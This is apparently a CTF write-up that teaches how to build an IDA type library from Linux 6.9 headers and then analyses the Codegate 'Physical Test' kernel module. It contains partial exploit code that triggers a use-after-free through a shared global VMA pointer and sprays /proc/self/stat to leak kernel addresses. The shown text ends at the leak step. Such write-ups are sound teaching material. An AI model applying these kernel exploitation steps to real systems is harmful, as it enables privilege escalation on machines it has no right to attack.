Hello and Happy new year!!
Today I will write about building til for IDA. The Physical Test challenge is used for exampling.
Why this time? Because I’m too lazy.
But now I’ve not only written the solution for the challenge but also introduced a new way to reverse the Linux module file, which helps you reduce the time it takes to reverse; use that time to pwn.
You can get challenge’s files here .
What is TIL “TIL” stands for “Type Library” . It includes defenitions of many structors, functions that can be used for IDA decompiler.

TIL files often are located on <IDA Dir>/til:

You can import a til file to IDA database in Type Libraries windows (shortcut: Shitf + F11), press Ins to import:
Build your own TIL In this tutorial, you have to use Windows and install WSL. If you want to build til file on Linux, try to find other ways yourself :)/.
You should also have idaclang.exe, libclang.dll, ida.hlp from IDA Pro, and tilib64.exe from IDA SDK.
NOTE: If your working directory is on Windows system, make it case sensitive before doing anything:
1 fsutil.exe file setCaseSensitiveInfo <path> enable
Copy idaclang.exe, libclang.dll, ida.hlp and tilib64.exe to your working directory.
In my PC, it is D:\Kernel_til.
And you need build the kernel, run on WSL Shell:
1
2
3
4
5
tar xvf linux-6.9.tar.xz cd linux-6.9make defconfig make bzImage -j`nproc ` cd ..
(Want to build faster? Build on your WSL/Linux filesystem then copy to working directory later.)
Prepare the source codes The challenge uses Linux kernel version 6.9.0. We can get its source codes here .
Create linux-headers folder. We will copy many header files from WSL to this folder:
On WSL shell, run:
1
2
3
4
5
6
7
mkdir linux-headerscd linux-headersln -s ../linux-6.9 kernel-headerscp -LR /usr/lib/gcc/x86_64-linux-gnu/11/include system-headers cp -LR /usr/include libc_headers/ ln -s libc_headers/ usr_include_headerscd ..
Create Makefile First, create a file named idaclang.mak:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
IDACLANG_ARGS += --idaclang-log-all IDACLANG_ARGS += --idaclang-tilname $(TIL_NAME) IDACLANG_ARGS += --idaclang-tildesc $(TIL_DESC) CLANG_ARGV += -ferror-limit=200 all: $(TIL_NAME) .PHONY : all $(TIL_NAME) clean$(TIL_NAME) : $(TIL_NAME) .til$(TIL_NAME) .til: $(TIL_NAME) .mak $(INPUT_FILE) ./idaclang.exe $(IDACLANG_ARGS) $(CLANG_ARGV) $(INPUT_FILE) > $(TIL_NAME) .log ./tilib64.exe -ls $(TIL_NAME) .til > $(TIL_NAME) .til.txt clean: rm -rf *.til *.txt *.log
Next, create a file named linux_kernel_6_9_0.mak:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
TIL_NAME = linux_kernel_6_9_0 TIL_DESC = "Linux kernel TIL for 6.9.0" INPUT_FILE = linux.h SYSTEM_HEADERS = .\\linux-headers\\system-headers KERNEL_HEADERS = .\\linux-headers\\kernel-headers CLANG_ARGV = -target x86_64-pc-linux-gnu \ -nostdinc \ -isystem "$(SYSTEM_HEADERS) " \ -I"$(KERNEL_HEADERS)\\ arch\\x86\\include" \ -I"$(KERNEL_HEADERS)\\ arch\\x86\\include\\generated" \ -I"$(KERNEL_HEADERS)\\ include" \ -I"$(KERNEL_HEADERS)\\ arch\\x86\\include\\uapi" \ -I"$(KERNEL_HEADERS)\\ arch\\x86\\include\\generated\\uapi" \ -I"$(KERNEL_HEADERS)\\ include\\uapi" \ -I"$(KERNEL_HEADERS)\\ include\\generated\\uapi" \ -D__KERNEL__ \ -O2 \ -mfentry \ -DCC_USING_FENTRY \ -Wno-gnu-variable-sized-type-not-at-end include idaclang.mak
You can change TIL_NAME and TIL_DESC as you like.
Write a file linux.h, include many headers that you need:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 #include <linux/kconfig.h> #include <linux/init.h> #include <linux/module.h> #include <linux/kernel.h> #include <linux/acpi.h> #include <linux/fs.h> #include <linux/efi.h> #include <linux/bpf.h> #include <linux/usb.h> #include <linux/kmod.h> #include <linux/device.h> #include <linux/blkdev.h> #include <linux/sched.h> #include <linux/fdtable.h> #include <linux/slab.h> #include <linux/hash.h>
Build Run make -f linux_kernel_6_9_0.mak on WSL:
If there is no error, there will be a file named linux_kernel_6_9_0.til:
Copy it to <IDA folder>/til
Write up for the challenge Analyze the module Open the .ko file with IDA
You can see many functions, like my_mmap, are annoying:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
__int64 __fastcall my_mmap (__int64 a1, __int64 a2) { _QWORD *v2; __int64 v3; int v4; v2 = *(_QWORD **)(a1 + 200 ); v3 = *(_QWORD *)(a2 + 24 ); if ( *(_QWORD *)(a2 + 8 ) - *(_QWORD *)a2 != 12288LL ) return 4294967274LL ; v4 = *(_DWORD *)(*(_QWORD *)(a2 + 16 ) + 232LL ); if ( v4 != *(_DWORD *)(a2 + 40 ) ) { down_write(*(_QWORD *)(a2 + 48 )); *(_DWORD *)(a2 + 40 ) = v4; up_write(*(_QWORD *)(a2 + 48 )); } *(_QWORD *)(a2 + 32 ) |= 0x400 uLL; if ( boot_cpu_data > 3u ) cachemode2protval(2LL ); if ( (int )remap_pfn_range(a2, *(_QWORD *)a2, (__int64)(v2[2 ] - vmemmap_base) >> 6 , 4096LL , v3) < 0 || (int )remap_pfn_range(a2, *(_QWORD *)a2 + 4096LL , (__int64)(*v2 - vmemmap_base) >> 6 , 4096LL , v3) < 0 || (int )remap_pfn_range(a2, *(_QWORD *)a2 + 0x2000 LL, (__int64)(v2[1 ] - vmemmap_base) >> 6 , 4096LL , v3) < 0 ) { printk("could not map the address area\n" ); return 4294967291LL ; } else { backing_vma = a2; return 0LL ; } }

Now open Type Libiraries window and import the til file that we have built before:
my_fops is file_operations

After loading the til, we have the defenition of that type:
We see the defenition of file_operations::mmap is:
1 int (__cdecl *mmap)(file *, vm_area_struct *);
So we can define the my_mmap function is :
1 int my_mmap (file *, vm_area_struct *)
Now we see the pesudo code of my_mmap is better:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
int __fastcall my_mmap (file *a1, vm_area_struct *a2) { _QWORD *private_data; pgprotval_t pgprot; int mm_lock_seq; private_data = a1->private_data; pgprot = a2->vm_page_prot.pgprot; if ( a2->vm_end - a2->vm_start != 12288 ) return -22 ; mm_lock_seq = a2->vm_mm->mm_lock_seq; if ( mm_lock_seq != a2->vm_lock_seq ) { down_write(&a2->vm_lock->lock); a2->vm_lock_seq = mm_lock_seq; up_write(&a2->vm_lock->lock); } a2->__vm_flags |= 0x400 uLL; if ( boot_cpu_data.x86 > 3u ) cachemode2protval(_PAGE_CACHE_MODE_UC_MINUS); if ( remap_pfn_range(a2, a2->vm_start, (__int64)(private_data[2 ] - vmemmap_base) >> 6 , 0x1000 uLL, (pgprot_t )pgprot) < 0 || remap_pfn_range( a2, a2->vm_start + 4096 , (__int64)(*private_data - vmemmap_base) >> 6 , 0x1000 uLL, (pgprot_t )pgprot) < 0 || remap_pfn_range( a2, a2->vm_start + 0x2000 , (__int64)(private_data[1 ] - vmemmap_base) >> 6 , 0x1000 uLL, (pgprot_t )pgprot) < 0 ) { printk("could not map the address area\n" ); return -5 ; } else { backing_vma = a2; return 0 ; } }
Do the same with my_read , my_write, my_open and my_release.
Also, I added struct called Private, used for file->private_data ( its default type is void * ).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
struct Private { page *page1; page *page2; page *page3; page *page4; }; Struct Buf{ uint size; uint data[]; }; int __fastcall my_open (inode *a1, file *a2) { Private *v2; page *v3; page *v4; _QWORD *v5; page *v6; _QWORD *v7; page *v8; _QWORD *v9; int result; v2 = (Private *)kmalloc_trace(kmalloc_caches[0 ][5 ], 0xDC0 u, 0x20 uLL); v3 = alloc_pages(0xCC0 u, 0 ); v2->page3 = v3; if ( !v3 ) goto LABEL_7; v4 = alloc_pages(0xCC0 u, 0 ); v2->page1 = v4; if ( !v4 ) goto LABEL_7; v5 = (_QWORD *)(page_offset_base + ((__int64)((__int64)v4 - vmemmap_base) >> 6 << 12 )); *v5 = 0LL ; v5[511 ] = 0LL ; memset ( (void *)((unsigned __int64)(v5 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v5 - (((_DWORD)v5 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); v6 = alloc_pages(0xCC0 u, 0 ); v2->page2 = (__int64)v6; if ( !v6 ) { _free_pages(v2->page1, 0 ); LABEL_7: kfree(v2); return -12 ; } v7 = (_QWORD *)(page_offset_base + ((__int64)((__int64)v6 - vmemmap_base) >> 6 << 12 )); *v7 = 0LL ; v7[511 ] = 0LL ; memset ( (void *)((unsigned __int64)(v7 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v7 - (((_DWORD)v7 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); v8 = alloc_pages(0xCC0 u, 0 ); v2->page4 = (__int64)v8; if ( v8 ) { v9 = (_QWORD *)(page_offset_base + ((__int64)((__int64)v8 - vmemmap_base) >> 6 << 12 )); *v9 = 0LL ; v9[511 ] = 0LL ; memset ( (void *)((unsigned __int64)(v9 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v9 - (((_DWORD)v9 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); qmemcpy((void *)(page_offset_base + ((__int64)(v2->page4 - vmemmap_base) >> 6 << 12 )), "{codegate2024}" , 14 ); result = 0 ; a2->private_data = v2; } else { _free_pages(0LL , 0 ); kfree(v2); return -12 ; } return result; } int __fastcall my_release (inode *a1, file *a2) { Private *private_data; page *page3; _QWORD *v4; _QWORD *v5; page *page2; _QWORD *v7; page *page4; _QWORD *v9; private_data = a2->private_data; if ( private_data ) { page3 = private_data->page3; if ( page3 ) { v4 = (_QWORD *)(page_offset_base + ((__int64)((__int64)page3 - vmemmap_base) >> 6 << 12 )); *v4 = 0LL ; v4[511 ] = 0LL ; memset ( (void *)((unsigned __int64)(v4 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v4 - (((_DWORD)v4 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); _free_pages(private_data->page3, 0 ); private_data->page3 = 0LL ; } if ( private_data->page1 ) { v5 = (_QWORD *)(page_offset_base + ((__int64)((__int64)private_data->page1 - vmemmap_base) >> 6 << 12 )); *v5 = 0LL ; v5[511 ] = 0LL ; memset ( (void *)((unsigned __int64)(v5 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v5 - (((_DWORD)v5 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); _free_pages(private_data->page1, 0 ); private_data->page1 = 0LL ; } page2 = private_data->page2; if ( page2 ) { v7 = (_QWORD *)(page_offset_base + ((__int64)((__int64)page2 - vmemmap_base) >> 6 << 12 )); *v7 = 0LL ; v7[511 ] = 0LL ; memset ( (void *)((unsigned __int64)(v7 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v7 - (((_DWORD)v7 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); _free_pages(private_data->page2, 0 ); private_data->page2 = 0LL ; } page4 = private_data->page4; if ( page4 ) { v9 = (_QWORD *)(page_offset_base + ((__int64)((__int64)page4 - vmemmap_base) >> 6 << 12 )); *v9 = 0LL ; v9[511 ] = 0LL ; memset ( (void *)((unsigned __int64)(v9 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v9 - (((_DWORD)v9 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); _free_pages(private_data->page4, 0 ); private_data->page4 = 0LL ; } kfree(private_data); if ( backing_vma ) { zap_vma_ptes(backing_vma, backing_vma->vm_start, 0x3000 uLL); backing_vma = 0LL ; } } return 0 ; } __int64 __fastcall my_read (file *a1, char *userBuf, size_t size, loff_t *a4) { Private *private_data; page *page2; bool v8; __int64 result; private_data = a1->private_data; if ( !private_data->page1 ) return 0LL ; page2 = private_data->page2; if ( !page2 ) return 0LL ; if ( size > 0x1000 ) return -22LL ; v8 = copy_to_user( userBuf, (const void *)(page_offset_base + ((__int64)((__int64)page2 - vmemmap_base) >> 6 << 12 )), size) == 0 ; result = -14LL ; if ( v8 ) return size; return result; } __int64 __fastcall my_write (file *a1, const char *a2, size_t a3, loff_t *a4) { Private *private_data; unsigned __int64 v5; __int64 *v6; Buf **v7; Buf **v8; Buf **v9; __int64 i; int v11; __int64 v12; Buf **v13; __int64 *v14; __int64 v15; __int64 v16; Buf **v17; const char *v18; int v19; int v20; const void *v21; int v22; unsigned __int64 v23; page *page3; _QWORD *v26; _QWORD *v27; page *page2; _QWORD *v29; const void *v30; unsigned __int64 v31; signed __int64 v32; const char *v33; Buf **v34; private_data = a1->private_data; if ( !private_data->page1 || !private_data->page2 || a3 > 0x700 ) return 0LL ; v5 = copy_from_user( (void *)(page_offset_base + ((__int64)((__int64)private_data->page1 - vmemmap_base) >> 6 << 12 )), a2, a3); if ( v5 ) return -14LL ; v33 = (const char *)(((__int64)((__int64)private_data->page1 - vmemmap_base) >> 6 << 12 ) + page_offset_base); v6 = (__int64 *)(page_offset_base + ((__int64)((__int64)private_data->page2 - vmemmap_base) >> 6 << 12 )); v32 = strlen (v33); v34 = (Buf **)kmalloc_large(0x4008 uLL, 0xDC0 u); v7 = v34; v8 = v34 + 2049 ; do *v7++ = (Buf *)kmalloc_large(0x2004 uLL, 0xDC0 u); while ( v8 != v7 ); v9 = v34; for ( i = 0LL ; i != 2049 ; ++i ) v34[i]->idx = i; do { (*v34)[v5].idx = v5; ++v5; } while ( v5 != 801 ); v11 = 1 ; v12 = 1LL ; while ( 1 ) { v13 = &v34[v12]; v14 = v6; v15 = 1LL ; v16 = v11 - 1 ; v17 = &v34[v16]; v18 = &v33[v16]; do { v19 = (*v13)[v15 - 1 ].idx + 1 ; if ( (signed int )((*v17)[v15].idx + 1 ) <= v19 ) v19 = (*v17)[v15].idx + 1 ; if ( v19 > (signed int )((*v17)[v15 - 1 ].idx + (*v18 != *(_BYTE *)v14)) ) v19 = (*v17)[v15 - 1 ].idx + (*v18 != *(_BYTE *)v14); v14 = (__int64 *)((char *)v14 + 1 ); (*v13)[v15++].idx = v19; } while ( v15 != 1793 ); if ( v11 > 1792 && private_data ) break ; v12 = ++v11; if ( v11 == v32 + 1 ) { v20 = v34[v32]->data[1791 ]; do { v21 = *v9++; kfree(v21); } while ( v8 != v9 ); kfree(v34); v22 = 1792 ; *v6 = 0LL ; v6[511 ] = 0LL ; if ( v32 >= 1792 ) v22 = v32; memset ( (void *)((unsigned __int64)(v6 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v6 - (((_DWORD)v6 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); sprintf ((char *)v6, "Similarity: %lld.%03lld" , (v20 << 12 ) / v22 / 1000LL , (v20 << 12 ) / v22 % 1000LL ); v23 = page_offset_base + ((__int64)((__int64)private_data->page4 - vmemmap_base) >> 6 << 12 ); *(_QWORD *)(v23 + 256 ) = 0LL ; *(_QWORD *)(v23 + 2296 ) = 0LL ; memset ( (void *)((v23 + 264 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v23 - (((_DWORD)v23 + 264 ) & 0xFFFFFFF8 ) + 2304 ) >> 3 )); return a3; } } page3 = private_data->page3; if ( page3 ) { v26 = (_QWORD *)(page_offset_base + ((__int64)((__int64)page3 - vmemmap_base) >> 6 << 12 )); *v26 = 0LL ; v26[511 ] = 0LL ; memset ( (void *)((unsigned __int64)(v26 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v26 - (((_DWORD)v26 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); _free_pages(private_data->page3, 0 ); private_data->page3 = 0LL ; } if ( private_data->page1 ) { v27 = (_QWORD *)(page_offset_base + ((__int64)((__int64)private_data->page1 - vmemmap_base) >> 6 << 12 )); *v27 = 0LL ; v27[511 ] = 0LL ; memset ( (void *)((unsigned __int64)(v27 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v27 - (((_DWORD)v27 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); _free_pages(private_data->page1, 0 ); private_data->page1 = 0LL ; } page2 = private_data->page2; if ( page2 ) { v29 = (_QWORD *)(page_offset_base + ((__int64)((__int64)page2 - vmemmap_base) >> 6 << 12 )); *v29 = 0LL ; v29[511 ] = 0LL ; memset ( (void *)((unsigned __int64)(v29 + 1 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v29 - (((_DWORD)v29 + 8 ) & 0xFFFFFFF8 ) + 4096 ) >> 3 )); _free_pages(private_data->page2, 0 ); private_data->page2 = 0LL ; } if ( backing_vma ) { zap_vma_ptes(backing_vma, backing_vma->vm_start, 0x3000 uLL); backing_vma = 0LL ; } do { v30 = *v9++; kfree(v30); *(v9 - 1 ) = 0LL ; } while ( v8 != v9 ); kfree(v34); v31 = page_offset_base + ((__int64)((__int64)private_data->page4 - vmemmap_base) >> 6 << 12 ); *(_QWORD *)(v31 + 256 ) = 0LL ; *(_QWORD *)(v31 + 2296 ) = 0LL ; memset ( (void *)((v31 + 264 ) & 0xFFFFFFFFFFFFFFF8 LL), 0 , 8LL * (((unsigned int )v31 - (((_DWORD)v31 + 264 ) & 0xFFFFFFF8 ) + 2304 ) >> 3 )); return a3; } int __fastcall my_mmap (file *a1, vm_area_struct *a2) { Private *private_data; pgprotval_t pgprot; int mm_lock_seq; private_data = a1->private_data; pgprot = a2->vm_page_prot.pgprot; if ( a2->vm_end - a2->vm_start != 12288 ) return -22 ; mm_lock_seq = a2->vm_mm->mm_lock_seq; if ( mm_lock_seq != a2->vm_lock_seq ) { down_write(&a2->vm_lock->lock); a2->vm_lock_seq = mm_lock_seq; up_write(&a2->vm_lock->lock); } a2->__vm_flags |= 0x400 uLL; if ( boot_cpu_data.x86 > 3u ) cachemode2protval(_PAGE_CACHE_MODE_UC_MINUS); if ( remap_pfn_range( a2, a2->vm_start, (__int64)((__int64)private_data->page3 - vmemmap_base) >> 6 , 0x1000 uLL, (pgprot_t )pgprot) < 0 || remap_pfn_range( a2, a2->vm_start + 4096 , (__int64)((__int64)private_data->page1 - vmemmap_base) >> 6 , 0x1000 uLL, (pgprot_t )pgprot) < 0 || remap_pfn_range( a2, a2->vm_start + 0x2000 , (__int64)((__int64)private_data->page2 - vmemmap_base) >> 6 , 0x1000 uLL, (pgprot_t )pgprot) < 0 ) { printk("could not map the address area\n" ); return -5 ; } else { backing_vma = a2; return 0 ; } }
What does it do
In my_mmap function, we see it maps directly our userspace page to three physical page.
[vm_start, vm_start+0x1000) -> page3
Also saves the vm_are_struct object to global variable backing_vma.
We can read the page2 via my_read, not only via [vm_start+0x1000, vm_start+0x2000)
Function my_write is so annoying. But now we just need to know we can write to the page1 throught this function. After that, it releases 4 pages that allocated from my_open, and it unmaps our userspace page via global variable backing_vma.
Function my_release release 4 page objects that allocated from my_open. It also unmaps our userspace page via global variable backing_vma.
The bug Did you notice that the module saves and checks vm_are_struct object by a global variable ?
What if we open the dev file two times ( we will have 2 fds ) and mmap with two fds ?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
int devfd1 = open(devfile, O_RDWR);int devfd2 = open(devfile, O_RDWR);int ran = open("/dev/urandom" , O_RDONLY);int fds[0x3000 / 0x20 ] = { 0 };uint i = 0 ; char buf[0x321 ];read(ran, buf, sizeof (buf)); buf[0 ] = 0 ; m1 = mmap((void *)0x1337000 , 0x3000 , PROT_READ | PROT_WRITE, MAP_FILE | MAP_FIXED | MAP_SHARED, devfd1, 0 ); if (m1 == MAP_FAILED) { panic("mmap(m1)" ); } m1[0 ] = 'A' ; m1[0x1000 ] = 'B' ; m1[0x2000 ] = 'C' ; m2 = mmap((void *)0x1347000 , 0x3000 , PROT_READ | PROT_WRITE, MAP_FILE | MAP_FIXED | MAP_SHARED, devfd2, 0 ); if (m2 == MAP_FAILED) { panic("mmap(m2)" ); } m2[0 ] = 'A' ; m2[0x1000 ] = 'B' ; m2[0x2000 ] = 'C' ;
The second mmap calls my_mmap, this time it will clean the previous vm_are_struct object by writing the new object to backing_vma.
So after this, we call my_write with write(devfd1, buf, sizeof(buf));, 4 pages of file1->private_data will be released BUT backing_vma is now contains vm_are_struct object of file2, we still can access 0x1337000->0x133a000 even 3 pages are freed -> Use-after-free.
Exploit Leak text and heap address So after trigger Use-after-free, I try to heap spray by open /proc/self/stat many times:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 pin_cpu(0 ); save_state(); int devfd1 = open(devfile, O_RDWR);int devfd2 = open(devfile, O_RDWR);int ran = open("/dev/urandom" , O_RDONLY);int fds[0x3000 / 0x20 ] = { 0 };uint i = 0 ; char buf[0x321 ];read(ran, buf, sizeof (buf)); buf[0 ] = 0 ; m1 = mmap((void *)0x1337000 , 0x3000 , PROT_READ | PROT_WRITE, MAP_FILE | MAP_FIXED | MAP_SHARED, devfd1, 0 ); if (m1 == MAP_FAILED) { panic("mmap(m1)" ); } m1[0 ] = 'A' ; m1[0x1000 ] = 'B' ; m1[0x2000 ] = 'C' ; m2 = mmap((void *)0x1347000 , 0x3000 , PROT_READ | PROT_WRITE, MAP_FILE | MAP_FIXED | MAP_SHARED, devfd2, 0 ); if (m2 == MAP_FAILED) { panic("mmap(m2)" ); } m2[0 ] = 'A' ; m2[0x1000 ] = 'B' ; m2[0x2000 ] = 'C' ; usleep(1000 ); pin_cpu(0 ); for (uint i = 0 ; i < 9 ;++i) open("/proc/self/stat" , O_RDONLY); write(devfd1, buf, sizeof (buf)); for (i = 0 ; i < 0x3000 / 0x20 ; ++i) { fds[i] = open("/proc/self/stat" , O_RDONLY); if (fds[i] < 0 ) panic("spray open" ); } uint64_t proc_single_file_operations = *(uint64_t *)(0x13380b0 );uint64_t victim_chunk = *(uint64_t *)(0x1337048 );
